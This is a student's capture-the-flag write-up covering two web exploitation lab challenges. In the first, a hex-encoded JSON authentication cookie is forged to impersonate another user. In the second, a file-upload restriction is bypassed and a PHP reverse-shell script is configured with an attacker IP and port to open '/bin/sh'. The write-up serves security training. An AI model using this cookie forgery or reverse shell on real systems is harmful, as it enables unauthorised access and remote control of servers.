# PSP0201

# Week 2 Writeup

## Group name: SOLO

| ID | NAME | ROLE |
|---|---|---|
| 1211100574 | Ivan Liew Qi Hong | leader |


Day 1: [Web Exploitation] A Christmas Crisis

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

## Question 1


Viewed page source and looked at HTML title tag




```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Christmas Console</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <script src="assets/js/login.js"></script>
        <script src="assets/js/userfuncs.js"></script>
        <link rel=stylesheet type=text/css href="/assets/css/style.css">
        <link rel=stylesheet type=text/css href="/assets/css/adventpro.css">
        <link rel=stylesheet type=text/css href="/assets/css/ptsans.css">
        <script src="assets/js/preauth.js"></script>
    <link rel="stylesheet" type=text/css href="/assets/css/login.css">
</head>
<body>
    <h1>CHRISTMAS CONTROL CENTRE</h1>
    <main>
        <input tabindex=1 type=text id=usernameInput class=loginInput name=username placeholder=Username>
        <input tabindex=2 type=password id=passwordInput class=loginInput name=passwordInput placeholder=Password>
        <button tabindex=3 id=submitBtn>Log in!</button>
        <button tabindex=4 id=registerBtn>Register!</button>
    </main>
    <div id="msgDiv">
        <p id=msg></p>
    </div>
    </body>
</html>
```

## Question 2

Register and logged in to Christmas control centre




Opened browser developer tools to see name of cookie



| Name | Value | Domain |
|---|---|---|
| auth | 7b22636f6d70616e79223a225468652042657374204665737469616c20436f6d70616e79222c2022757365726e616d65223a226976616e6c69657722... | 10.10.14 |

## Question 3

Converted cookie value to string from hexadecimal in cyberchef




```
7b22636f6d70616e79223a225468652042657374204665737469616c20436f6d70616e79222c2022757365726e616d65223a226976616e6c696577227d
```

```
{"company":"The Best Festival Company", "username":"ivanliew"}
```

## Question 4


Output is in JSON format



```
{"company":"The Best Festival Company", "username":"ivanliew"}
```

## Question 5

Removed the username field and decoded the cookie back to hexadecimal



To Hex

Delimiter None

Bytes per line 0

length: 39
lines: 1


```
{"company":"The Best Festival Company"}
```

time: 1ms
length: 78
lines: 1

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79227d
```

## Question 6


Other field is checked next to the company field



```
{"company":"The Best Festival Company", "username":"ivanliew"}
```

## Question 7

Changed username field in cookie to Santa and decoded it back to hexadecimal



To Hex

Delimiter None

Bytes per line 0

start: 0
end: NaN
length: NaN
length: 59
lines: 1


```
{"company":"The Best Festival Company", "username":"santa"}
```

start: 0
end: 118
length: 118
time: 2ms
length: 118
lines: 1

```
7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e746
1227d
```


## Question 8

Added new cookie in login menu for Christmas Control Centre and changed name and value to auth and Santa’s decoded cookie value.



| Name | Value | Domain | Path | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed |
|---|---|---|---|---|---|---|---|---|---|
| auth | 7b22636f6d70616e79223a22546865204265737420466573746976616c20436f6d70616e79222c2022757365726e616d65223a2273616e7461227d | 10.10.142.56 | / | Mon, 27 Jun 2022 0... | 122 | false | false | None | Sun, 26 Jun 2022 0... |

Access is given to controls and flag is obtained



| Control | Active? |
|---|---|
| Part Picking | Yes |
| Assembly | Yes |
| Painting | Yes |
| Touch-up | Yes |
| Sorting | Yes |
| Sleigh Loading | Yes |

THM{MjY0Yzg5NTJmY2Q1NzM1NjBmZWFhYmQy}

Thought Process/Methodology:

After entering the website, I registered and logged in. After logging in I checked the cookie value by using the web developer tools and copied it. I then took the cookie to cyberchef and converted it from a hexadecimal code to text. I then deduced that it was stored in a JSON format. I then changed the username of the cookie to Santa and decoded it back into hexadecimal. I then returned to the login page and added the cookie value. After refreshing the page I was given access to the controls and are able to turn on the controls, gaining the flag.


## Day 2: [Web Exploitation] The Elf Strikes Back!

Tools used: Kali Linux, Firefox

Solution/Walkthrough:

### Question 1


Added /?id= ODIzODI5MTNiYmYw to the back of the ip address to gain access to the website



10.10.8.193/?id=ODIzODI5MTNiYmYw

### Question 2

Checked source code of upload page to see what file format is accepted




view-source:http://10.10.8.193/?id=ODIzODI5MTNiYmYw

```
<!DOCTYPE html>
<html lang=en>
    <head>
        <title>Protection</title>
        <meta charset=utf-8>
        <meta name=viewport content="width=device-width, initial-scale=1.0">
        <link rel="icon" type="image/x-icon" href="favicon.ico">
        <link type=text/css rel=stylesheet href="/assets/css/lemonada.css">
        <link type=text/css rel=stylesheet href="/assets/css/roboto.css">
        <link type=text/css rel=stylesheet href="/assets/css/auth.css">
        <link type=text/css rel=stylesheet href="/assets/css/lightrope.css">
        <link type=text/css rel=stylesheet href="/assets/css/buttons.css">
        <script src="/assets/js/upload.js"></script>
        <script src="/assets/js/boxfade.js"></script>
    </head>
    <body>
        <ul class="lightrope"><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li></li><li
        <div class=nose></div>
        <main>
            <h1>Protect the Factory!</h1>
            <h2>If you see any suspicious people near the factory, take a picture and upload it here!</h2>
            <input type=file id="chooseFile" accept=".jpeg,.jpg,.png">
            <button tabindex=0 id=coverFile>Select</button>
            <button tabindex=1 id=uploadFile>Submit</button>
            <p id=fileText>No file selected</p>
        </main>

    </body>
</html>
```

## Question 3

The upload directory was guessed based on commonly used subdirectories



# Index of /uploads


| Name | Last modified | Size | Description |
|---|---|---|---|
| Parent Directory | | - | |

## Question 4

Read online on netcat parameters and what they do.


## Question 5

Copied a webshell into the directory. Then the reverse shell is edited with a text editor to change the ip address and port.



```
  GNU nano 5.9
// This script will make an outbound TCP connection to a hardcoded IP and port
// The recipient will be given a shell running as the current user (apache nor
//
// Limitations
// -----------
// proc_open and stream_set_blocking require PHP version 4.3+, or 5+
// Use of stream_select() on file descriptors returned by proc_open() will fai
// Some compile-time options are needed for daemonisation (like pcntl, posix).
//
// Usage
// -----
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip ='10.18.46.145';  // CHANGE THIS
$port = 443;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```

